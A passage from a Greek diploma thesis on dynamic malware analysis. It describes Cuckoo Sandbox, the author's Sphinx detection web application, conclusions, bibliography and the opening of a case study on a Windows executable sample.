ένας χρήστης μπορεί να αναθέτει στο εργαλείο έλεγχους για αρχεία της επιλογής του τοπικά ή διαδικτυακά αποστέλλοντας τα σε ένα διακομιστή που έχει εγκατεστημένο το εν λόγω εργαλείο. Για τη δεύτερη λειτουργία παρέχεται πλήρες REST API.



Εικόνα 8. Τοπολογία Cuckoo Sandbox

8.1 Αρχιτεκτονική Cuckoo Sandbox

Η διαδικασία ανάλυσης ξεκινά όταν υποβληθεί κάποιο αρχείο στο Cuckoo[29]. Οι πληροφορίες που αποστέλλονται στο Cuckoo, αρχικά αποθηκεύονται σε εσωτερική βάση δεδομένων(SQLite ή MySQL) και όταν βρεθεί διαθέσιμο virtual machine αρχίζει η διαδικασία της ανάλυσης. Πριν την μεταφόρτωση του αρχείου από τον εκάστοτε αναλυτή (analyzer), το virtual machine επανέρχεται στην αρχική του κατάσταση (clean state) μέσω της διαδικασίας επαναφοράς κατάστασης (restore snapshot). Ουσιαστικά, για την διαδικασία της ανάλυσης, το μονό λογισμικό που εκτελείται στο virtual machine είναι ο Cuckoo Agent. Το πρόγραμμα αυτό, είναι ένας XMLRPC server ο οποίος λαμβάνει τις πληροφορίες ανάλυσης και τις μεταβιβάζει στον analyzer.

Τα πακέτα ανάλυσης (analyzers) του Cuckoo, καθορίζουν τον τρόπο με τον οποίο εκτελείται το εκάστοτε αρχείο στο εικονικό μηχάνημα. Για κάθε μορφότυπο χρησιμοποιείται ο αντίστοιχος analyzer.

Εκτός από τις κύριες κλάσεις του Cuckoo υπάρχουν και κάποιες βοηθητικές (auxiliary classes). Οι κλάσεις αυτές εκτελούνται ταυτόχρονα με τη διαδικασία ανάλυσης και δεν προσφέρουν κάποια πληροφορία σχετικά με το ιομορφικό λογισμικό .

Η κύρια λειτουργία του Cuckoo βασίζεται στη δυναμική βιβλιοθήκη cuckoomon η οποία καταγράφει όλες τις ενέργειες που πραγματοποιούνται κατά την εκκίνηση μιας διαδικασίας στο virtual machine. Αυτό επιτυγχάνεται μέσω διαδικασιών ανάλυσης κλήσεων API σε επίπεδο χρήστη. Η λειτουργία της βιβλιοθήκης αυτής, διαφοροποιείται για κάθε εκτέλεση αρχείου έτσι ώστε να μην εντοπίζεται από μηχανισμούς προστασίας εκτέλεσης σε περιορισμένο περιβάλλον (anti-sandbox). Για κάθε συνάρτηση που αναλύεται κατά την εκτέλεση αρχείων στο virtual machine, η βιβλιοθήκη cuckoomon αναλαμβάνει και την καταγραφή των στοιχείων που προκύπτουν από αυτήν.

Εφόσον ολοκληρωθεί η εκτέλεση ενός αρχείου, ενεργοποιούνται οι κλάσεις επεξεργασίας (processing modules). Οι κλάσεις επεξεργασίας, συλλέγουν όλα τα στοιχεία που προκύπτουν από την εκτέλεση του αρχείου όπως: διαδικασίες (processes), στοιχεία συμπεριφοράς, κλήσεις API κ.ο.κ. Οι πληροφορίες αυτές στη συνέχεια προωθούνται στις ενεργοποιημένες κλάσεις ανίχνευσης με στόχο τον εντοπισμό κακόβουλης ή ύποπτης συμπεριφοράς.

Με την ολοκλήρωση της εκτέλεσης των κλάσεων επεξεργασίας, ξεκινούν οι διαδικασίες δημιουργίας αναφορών (reporting modules). Όλα τα στοιχεία έχουν ήδη αποθηκευτεί σε εσωτερική βάση δεδομένων και πλέον ανάλογα με την κλάση αναφοράς


που θα χρησιμοποιηθεί, το Cuckoo μπορεί να μας δώσει αναφορές σε μορφή html και json. Εκτός από τη δημιουργία αναφορών, μπορούμε να δημιουργήσουμε και αυτοματοποιημένες υπόγραφες-ειδοποιήσεις. Η ενεργοποίηση αυτών των ειδοποιήσεων γίνεται βάση κριτηρίων που τίθενται στα αποτελέσματα της ανάλυσης [Παράρτημα Π.2].

8.2 Δυνατότητες Cuckoo Sandbox

Κατά τη διάρκεια της ανάλυσης όταν ένα αρχείο εκτελείται σε ένα εικονικό μηχάνημα εκτελούνται οι εξής ενέργειες:

- Με τη χρήση του εργαλείου tcpdump παρακολουθείται η διαδικτυακή κίνηση που δημιουργείται στο εικονικό δίκτυο κατά την διάρκεια της εκτέλεσης του αρχείου και αποθηκεύεται σε αρχεία pcap (Packet Capture).
- Καταγράφονται τα στιγμιότυπα μνήμης RAM του εικονικού μηχανήματος καθόλη τη διάρκεια της εκτέλεσης. Και με χρήση του εργαλείου Volatility γίνονται αναλύσεις και αναζητήσεις στα στιγμιότυπα αυτά ώστε να ανιχνευτούν κακόβουλες ενέργειες.
- Εξάγονται όλες οι συμβολοσειρές Ascii από το αρχείο.
- Υπολογίζονται οι συνόψεις (αποτυπώματα) του αρχείου MD5, SHA1, SHA256 και SHA512.
- Με χρήση του εργαλείου YARA[15] επιχειρείται αναγνώριση κακόβουλων μοτίβων γλώσσας μηχανής ή συμβολοσειρών ASCII[35].
- Γίνεται χρήση του VirusTotal[21] API (το cuckoo έχει προεγκατεστημένο module με διαθέσιμο public key) και με βάση αυτό πραγματοποιεί αναζητήσεις κάνοντας χρήση του SHA256 του αρχείου.
- Απομονώνονται όλα τα αρχεία που παρήγαγε το υπό ανάλυση αρχείο.
- Καταγραφή όλων των Registry Keys που τροποποιήθηκαν κατά την εκτέλεση.
- Υπολογισμός εντροπίας ανά τους τομείς του αρχείου αν αυτό είναι εκτελέσιμο για την ανίχνευση Packer.
- Αναγνώριση γνωστών Mutex αν το αρχείο είναι εκτελέσιμο.
- Εξαγωγή όλων των συναρτήσεων Windows API καθώς και σε ποια βιβλιοθήκη αυτές ανήκουν αν το αρχείο είναι εκτελέσιμο.
- Αναγνώριση γνωστών packer[34] με τη χρήση του εργαλείου PEiD[14].

Οι αναφορές που το Cuckoo Sandbox παράγει είναι των μορφοτύπων json, html, maec (Malware Attribute Enumeration and Characterization) και MongoDB[29].



Εικόνα 9. Λειτουργία Cuckoo Sandbox

8.3 Επεκτάσεις Cuckoo Sandbox

Ο σκοπός για τον οποίο χρησιμοποιήθηκε το Cuckoo Sandbox στα πλαίσια αυτής της εργασίας ήταν η ανίχνευση ιομορφικού λογισμικού μέσω ανάλυσης της συμπεριφοράς του. Οι προσθήκες που έγιναν παρουσιάζονται συνοπτικά ως εξής:

1. Για κάθε domain name και IP που κατά τη διάρκεια εκτέλεσης ένα αρχείο επιχειρεί να συνδεθεί αναζητάτε για το αν η διεύθυνση αυτή σχετίζεται με ιομορφικά λογισμικά στους ιστότοπους urlvoid [25] και ipvoid [26], ενώ παράλληλα γίνεται έλεγχος και σε ποια γεωγραφική επικράτεια ανήκει ο διακομιστής που προσπαθεί το αρχείο να συνδεθεί [Παράρτημα Π.2.1].
2. Εξαγωγή Metadata με τη χρήση του εργαλείου exiftool[30][Παράρτημα Π.2.2].
3. Για κάθε αρχείο που δημιουργείται κατά τη διάρκεια της εκτέλεσης γίνεται αναζήτηση με βάση τη σύνοψη SHA256 του στον ιστότοπο Virus Total [Παράρτημα Π.2.3].

4. Ανάλυση των Streams[34] που εμπεριέχουν τα αρχεία PDF με το εργαλείο Peepdf [31] και PDFid[32] για ανίχνευση Javascript κωδικά ή εκτελέσιμων αρχείων [Παράρτημα Π.2.4]
5. Ανάλυση αρχείων DOC, DOCX, PPT, PPTX με το εργαλείο Oletools[33]για την ανίχνευση και εξαγωγή εκτελέσιμου κώδικα Visual Basic[35][Παράρτημα Π.2.5].

Τέλος για κάθε νέα προσθήκη δημιουργήθηκαν και υπογραφές-ειδοποιήσεις (Cuckoo Sugnatures) με βάση τις οποίες ένα αρχείο κατηγοριοποιείται για το αν είναι ιομορφικό λογισμικό ή όχι [Παράρτημα Π.2].

9 Sphinx Malware Detection Platform

Τα τελευταία χρόνια έχει δημιουργηθεί η ανάγκη στους οργανισμούς να ελέγχουν τα αρχεία που διακινούνται στο εσωτερικό τους ούτως ώστε να ελαττώσουν περιστατικά μόλυνσης από ιομορφικά λογισμικά. Παράλληλα οι ολοκληρωμένες διαδικτυακές εφαρμογές αυτόματου ελέγχου κακόβουλου λογισμικού παραβιάζουν την εμπιστευτικότητα του περιεχομένου των αρχείων και την ιδιωτικότητα των χρηστών μέσω του διαμοιρασμού τους. Για τους σκοπούς αυτούς δημιουργήθηκε μια εφαρμογή ιστού (Web Application) ανίχνευσης ιομορφικού λογισμικού που στόχο είχε να συνδυάσει και να επεκτείνει τις δυνατότητες ήδη υπαρχόντων εργαλείων και τεχνικών ανίχνευσης ιομορφικού λογισμικού παρέχοντας μια χρηστική και φιλική γραφική διεπαφή (Web User Interface) στους χρήστες της. Τα πρότυπα και οι τεχνολογίες με τα οποία σχεδιάστηκε και αναπτύχθηκε η εφαρμογή είναι το JSF (Java Server Faces) με Apache Tomcat και MySQL Server πάνω στο λειτουργικό σύστημα Linux.

Εικόνα 10. Παράδειγμα Ανάλυσης Sphinx Μη Ιομορφικού Λογισμικού

Εικόνα 11. Παράδειγμα Ανάλυσης Sphinx Ιομορφικού Λογισμικού


9.1 Αρχιτεκτονική Sphinx

Κάθε χρήστης μέσω της WEB εφαρμογής έχει τη δυνατότητα να υποβάλει αρχεία για έλεγχο. Για λόγους εξοικονόμησης πόρων ο κάθε έλεγχος αρχείου χωρίζεται σε δυο στάδια. Στο πρώτο στάδιο ελέγχου το εκάστοτε αρχείο ελέγχεται από μια σειρά αντιϊκών προγραμμάτων (AVG, Avast, Bit Defender, Clam, Comodo, Zoner). Στη πορεία γίνεται υπολογισμός της SHA256 σύνοψης του και με βάση αυτή αναζητάτε η αναφορά του στον ιστότοπο Virus Total. Σε περίπτωση που το αρχείο έχει αναλυθεί στον εν λόγω ιστότοπο στο αποτελέσματα της αναφοράς ελέγχεται αν υπήρξε κάποιο αντιϊκό πρόγραμμα που το χαρακτήρισε ως ιομορφή. Σε οποιαδήποτε περίπτωση που κάποιος αντιϊκός έλεγχος ή αναζήτηση του αρχείου στον ιστό το χαρακτηρίσουν ως ιομορφή η διαδικασία ολοκληρώνεται με το να εμφανιστεί στο χρήστη μια σελίδα που εμπεριέχει συνοπτικά στοιχεία της ανάλυσης πληροφορώντας τον κατάλληλα για το αν πρέπει ή όχι να προσπελάσει το αρχείο που υπέβαλε με ασφάλεια. Στην αντίθετη περίπτωση που όλα τα αντιϊκά προγράμματα καθώς και το Virus Total χαρακτηρίσουν το αρχείο ως μη ιομορφικό το αρχείο περνάει στο δεύτερο στάδιο της ανάλυσης όπου ελέγχεται η συμπεριφορά του με το εργαλείο Cuckoo. Για να επιτευχθεί αυτό εκμεταλλευόμαστε το γεγονός ότι το Cuckoo παρέχει πλήρες REST API σε τοπικό διακομιστή. Έτσι αρχικά αποστέλλεται το

αρχείο στον διακομιστή του Cuckoo και με επαναληπτικά αιτήματα ελέγχεται αν η διαδικασία ανάλυσης έχει ολοκληρωθεί επιτυχώς. Όταν αυτό συμβεί η επανάληψη διακόπτεται και ακολουθεί ένα αίτημα με το οποίο λαμβάνεται η αναφορά του Cuckoo σε μορφή JSON. Στη πορεία εξάγονται οι υπόγραφες(Cuckoo Signatures) της ανάλυσης και το αρχείο κατηγοριοποιείται (ιομορφή ή μη) με βάση την κρισιμότητα αυτών [Παράρτημα Π.2] .

9.2 Διαχείριση Αρχείων Και Χρηστών


Για λόγους εξοικονόμησης υπολογιστικών πόρων και χρόνου η εφαρμογή σχεδιάστηκε με τρόπο τέτοιο ώστε κάθε ανάλυση να αποθηκεύεται σε κατάλληλα διαμορφωμένη βάση δεδομένων.



Εικόνα 12. E.R Διάγραμμα Βάσης Δεδομένων Sphinx

Κάθε φορά που ένα αρχείο υποβάλλεται σε έλεγχο εκτελούνται επερωτήματα στη βάση ώστε να καθοριστεί αν υπάρχει προϋπάρχουσα ανάλυση αποθηκευμένη για το αρχείο αυτό. Η εξασφάλιση της μοναδικότητας των αρχείων επιτυγχάνεται με το να αποθηκεύονται στους πίνακες της βάσης δεδομένων με βάση τις συνόψεις SHA512 που παράγονται από αυτά. Σε περίπτωση που ένα αρχείο έχει υποβληθεί για ανάλυση σε παλαιότερο χρονικό διάστημα ελέγχεται αν η ανάλυση του στο Virus Total έχει αναθεωρηθεί ούτως ώστε η κατάσταση του αρχείου να ανανεωθεί. Αυτό στοχεύει στο να διορθώνονται δυναμικά λανθασμένοι χαρακτηρισμοί αρχείων στη περίπτωση που είναι

ιομορφές (αφορά περιπτώσεις που ένα κακόβουλο λογισμικό έχει κατηγοριοποιηθεί ως μη-ιομορφικό από έλλειψη υπογραφών στις βάσεις των αντιϊκών προγραμμάτων κατά τη στιγμή της ανάλυσης) ούτως ώστε να περιοριστεί η εξάπλωση τους. Για κάθε υποβολή αρχείου σε ανάλυση αποθηκεύεται το ζεύγος χρήστη (διεύθυνση IP) αρχείο (SHA512) καθώς και ποια χρονική στιγμή (Χρονοσφραγίδα) πραγματοποιήθηκε η ενέργεια της υποβολής. Αυτό αποσκοπεί στο να μπορεί να ποσοτικοποιηθεί η κατανομή κάθε αρχείου στα πλαίσια ενός οργανισμού, ενώ παράλληλα δίνει τη δυνατότητα να ελεγχθεί και ποιοι χρήστες έχουν μολυνθεί και από ποιο συγκεκριμένο ιομορφικό λογισμικό την στιγμή που αναθεωρείται η κατάσταση του.



Εικόνα 13. Διάγραμμα Λειτουργίας Sphinx

10 Συμπεράσματα

Η δυναμική ανάλυση ιομορφικού λογισμικού αποτελεί την πιο γρήγορη μέθοδο για την παροχή μιας πρωταρχικής εικόνας σε επίπεδο διάδρασης ανάμεσα στο υπό εκτέλεση αρχείο και το σύστημα στο οποίο εκτελείται. Εν γένη οι αδυναμίες που αναδείχτηκαν από την μελέτη αυτή είναι ότι δεν είναι εφικτή η ανίχνευση ιομορφικού λογισμικού να αυτοματοποιηθεί πλήρως ή σε βαθμό ώστε να παραγκωνισθεί ο ανθρωπινός παράγοντας αφού ιοομορφικά λογισμικά και μη τείνουν να έχουν παρόμοια συμπεριφορά αρκετές φορές. Αυτό οδηγεί στην αδυναμία να εξαχθούν ακριβή συμπεράσματα σε περιπτώσεις που αφορούν νέα ιομορφικά λογισμικά που διαφοροποιούν σημαντικά την συμπεριφορά τους παρακάμπτοντας σημεία έλεγχου που βασίζονται στην είδη υπάρχουσα γνώση. Η πληροφορία που λαμβάνουμε από τις αναφορές προγραμμάτων δυναμικής ανάλυσης ιομορφικού λογισμικού παρ' όλη την σημαντικότητα τους είναι δύσκολο να αποτυπωθούν και να αναχθούν σε προβλήματα απόφασης.

Το κύριο πλεονέκτημα της αυτοματοποιημένης ανάλυσης ιομορφικού λογισμικού είναι ότι μέσα από τη διαδικασία αυτή μπορούν να εξαχθούν γρήγορα τα μονοπάτια εκτέλεσης των υπό εξέταση αρχείων συγκριτικά με την στατική ανάλυση. Η πληροφορία αυτή θα μπορούσε να αξιοποιηθεί κατάλληλα με τη χρήση πιθανοτικών μοντέλων ή μοντέλων τεχνητής νοημοσύνης επεκτείνοντας τις είδη υπάρχουσες μεθόδους που βασίζονται κυρίως στη στατική δομή ενός εκτελέσιμου αρχείου.

Το εργαλείο Sphinx το οποίο αναπτύχθηκε στα πλαίσια αυτής της διπλωματικής εργασίας αποτελεί δοκιμασμένα μια λύση η οποία επιφέρει σημαντικά ποσοστά ανίχνευσης αφού συνδυάζει βέλτιστες πρακτικές ανάλυσης και ανίχνευσης ιομορφικού λογισμικού.

Μια ακόμα ενδιαφέρουσα προσθήκη στο εν λόγω εργαλείο θα αποτελούσε η επέκταση του Cuckoo ώστε να υποστηρίζει και ανάλυση συμπεριφοράς εφαρμογών κινητών υπολογιστικών συστημάτων σε εικονικά μηχανήματα ή εξομοιωτές καθώς η διάδοση ιομορφών για κινητά αυξάνεται με ραγδαίους ρυθμούς.

11 Βιβλιογραφία

[1] Neumann, John, Von. Theory Of Self-Reproducing Automata. N.p.: n.p., n.d. University Of Illinois Press, 2012. Web. 27 Sept. 2014. <http://web.stanford.edu/class/cs379c/archive/2012/suggested_reading_list/supplements/documents/ Neumann1966.pdf>.

[2] Thomas Chen, Jean-Marc Robert (2004). The Evolution of Viruses and Worm. Web. 27 Sept. 2014.

[3] "Cyber Black Market 'more Profitable than Drug Trade'" The Telegraph. Telegraph Media Group, n.d. Web. 26 Sept. 2014. <http://www.telegraph.co.uk/technology/internet-security/10724704/Cyber-black-market-more-profitable-than-drug-trade.html>.

[4] "Annual Worldwide Economic Damages from Malware." Annual Worldwide Economic Damages from Malware Exceed $13 Billion. N.p., n.d. Web. 27 Oct. 2014. <http://www.computereconomics.com/article.cfm?id=1225>.

[5] "Breaches, Malware to Cost 491 Billion in 2014, Study Says." SC Magazine. N.p., n.d. Web. 27 Oct. 2014. <http://www.scmagazine.com/breaches-malware-to-cost-491-billion-in-2014-study-says/article/339167/>.

[6] Cohen, Fred. "Computer Viruses - Theory and Experiments." Fred Cohen & Associates. N.p., n.d. Web. 27 Sept. 2014. <http://all.net/books/virus/index.html>

[7] Cohen, Fred. "A Formal Definition of Computer Worms and Some Related Results." (1992). Έντυπο.

[8] Spinellis, Diomidis. "Reliable Identification of Bounded-length Viruses Is NP-complete." Reliable Identification of Bounded-length Viruses Is NP-complete. IEEE Transactions On Information Theory, 1 Jan. 2003. Web. 10 Sept. 2014.

[9] Sikorski, Michael, and Andrew Honig. Practical Malware Analysis the Hands-on Guide to Dissecting Malicious Software. San Francisco: No Starch, 2012. Έντυπο.

[10] Paul A. Karger, Andrew J. Herbert, "An Augmented Capability Architecture to Support Lattice Security and Traceability of Access", SP, 1984, 2012 IEEE Symposium on Security and Privacy, 2012 IEEE Symposium on Security and Privacy 1984, pp. 2, doi:10.1109/SP.1984.10001.

[11] Stallings, William. Cryptography and Network Security: Principles and Practice. N.p.: Pearson, 2011. Έντυπο.

[12] "Advanced Persistent Threats: Higher Education Security Risks". Dell SecureWorks. Retrieved 2012-09-15.

[13] "APT1: Exposing One of China's Cyber Espionage Units". Mandiant. 2013.

[14] "PEiD." - *Aldeid*. Web. 27 Oct. 2014. <http://www.aldeid.com/wiki/PEiD>.

[15] YARA - The Pattern Matching Swiss Knife for Malware Researchers." *YARA - The Pattern Matching Swiss Knife for Malware Researchers*. N.p., n.d. Web. 27 Oct. 2014. <http://plusvic.github.io/yara/>.

[16] "McAfee VirusScan." *Wikipedia*. Wikimedia Foundation, 25 Oct. 2014. Web. 27 Oct. 2014. <http://en.wikipedia.org/wiki/McAfee_VirusScan>.

[17] "ESET NOD32." *Wikipedia*. Wikimedia Foundation, 25 Oct. 2014. Web. 27 Oct. 2014. <http://en.wikipedia.org/wiki/ESET_NOD32>.

[18] "Open Malware."<http://oc.gtisc.gatech.edu>.

[19] “Malwr.” <https://malwr.com/>.

[20] "MalShare." <http://malshare.com/>.

[21] "VirusTotal - Free Online Virus, Malware and URL Scanner.” <https://www.virustotal.com>.

[22] *Automated Malware Analysis*. <http://www.cuckoosandbox.org/>.

[23] *Oracle VM VirtualBox*. Web. <https://www.virtualbox.org/>.

[24] "VMware." *VMware Virtualization*. <http://www.vmware.com/>.

[25] "Website Reputation Checker Tool.. <http://www.urlvoid.com/>.

[26] "IP Address Blacklist Checker Tool." *IP Address Blacklist Checker Tool*. <http://www.ipvoid.com/>.

[27] Alazab, Mamoun, Robert Layton, Sitalakshmi Venkataraman, and Paul Watters. "Malware Detection Based On Structural And Behavioural Features of API Calls." N.p., n.d. Web.

[28] Siddiqui, Muazzam, Morgan C. Wang, and Joohan Lee. Detecting Internet Worms Using Data Mining Techniques (n.d.): n. pag. Web.

[29] Oktavianto, Digit, and Iqbal Muhardianto. Cuckoo Malware Analysis: Analyze Malware Using Cuckoo Sandbox. Birmingham, UK: Packt, 2013. Έντυπο.

[30] "ExifTool by Phil Harvey." *ExifTool by Phil Harvey*. N.p., n.d. Web. 10 May 2015.

[31] "Peepdf - PDF Analysis and Creation/modification Tool - Google Project Hosting." *Peepdf - PDF Analysis and Creation/modification Tool - Google Project Hosting*. N.p., n.d. Web. 9 May 2015.

[32] "PDFiD - a Python Module to Analyze and Sanitize PDF Files | Decalage." *PDFiD - a Python Module to Analyze and Sanitize PDF Files | Decalage*. N.p., n.d. Web. 10 May 2015.

[33] "Python-oletools - Python Tools to Analyze OLE Files | Decalage." *Python-oletools - Python Tools to Analyze OLE Files | Decalage*. N.p., n.d. Web. 10 May 2015.

[34] Sikorski, Michael, and Andrew Honig. Practical Malware Analysis: The Hands-on Guide to Dissecting Malicious Software. San Francisco: No Starch, 2012. Έντυπο.

[35] Ligh, Michael Hale. Malware Analyst's Cookbook Tools and Techniques for Fighting Malicious Code. Indianapolis, IN: Wiley Pub., 2011. Έντυπο.

III Πρόσθετα

Π.1 Μελέτες Περίπτωσης

Στην ενότητα αυτή παρουσιάζονται οι δυνατότητες τους εργαλείου που αναπτύχθηκε στα πλαίσια της διπλωματικής αυτής σε συνδυασμό με άλλες τεχνικές ανάλυσης ιομορφικού λογισμικού με παραδείγματα από ρεαλιστικά περιστατικά.

Π.1.1 Portable Executable 32

Στο ακόλουθο σενάριο αναλύεται ιομορφή άγνωστης προέλευσης με SHA1 σύνοψη 8620d9ee5f71c12e9eb63491fbdf58977f3e9fc0 τύπου εκτελέσιμου αρχείου για το λειτουργικό σύστημα Windows. Στο πρώτο στάδιο της ανάλυσης λαμβάνουμε την αναφορά του εργαλείου Sphinx που μας ενημερώνει ότι το αρχείο αποτελεί ιομορφή (Εικόνα 14).

Avast	✗
AVG	✗
Bit Defender	✗
Comodo	✗
Clam	✗
Zoner	✓
VirusTotal	✗

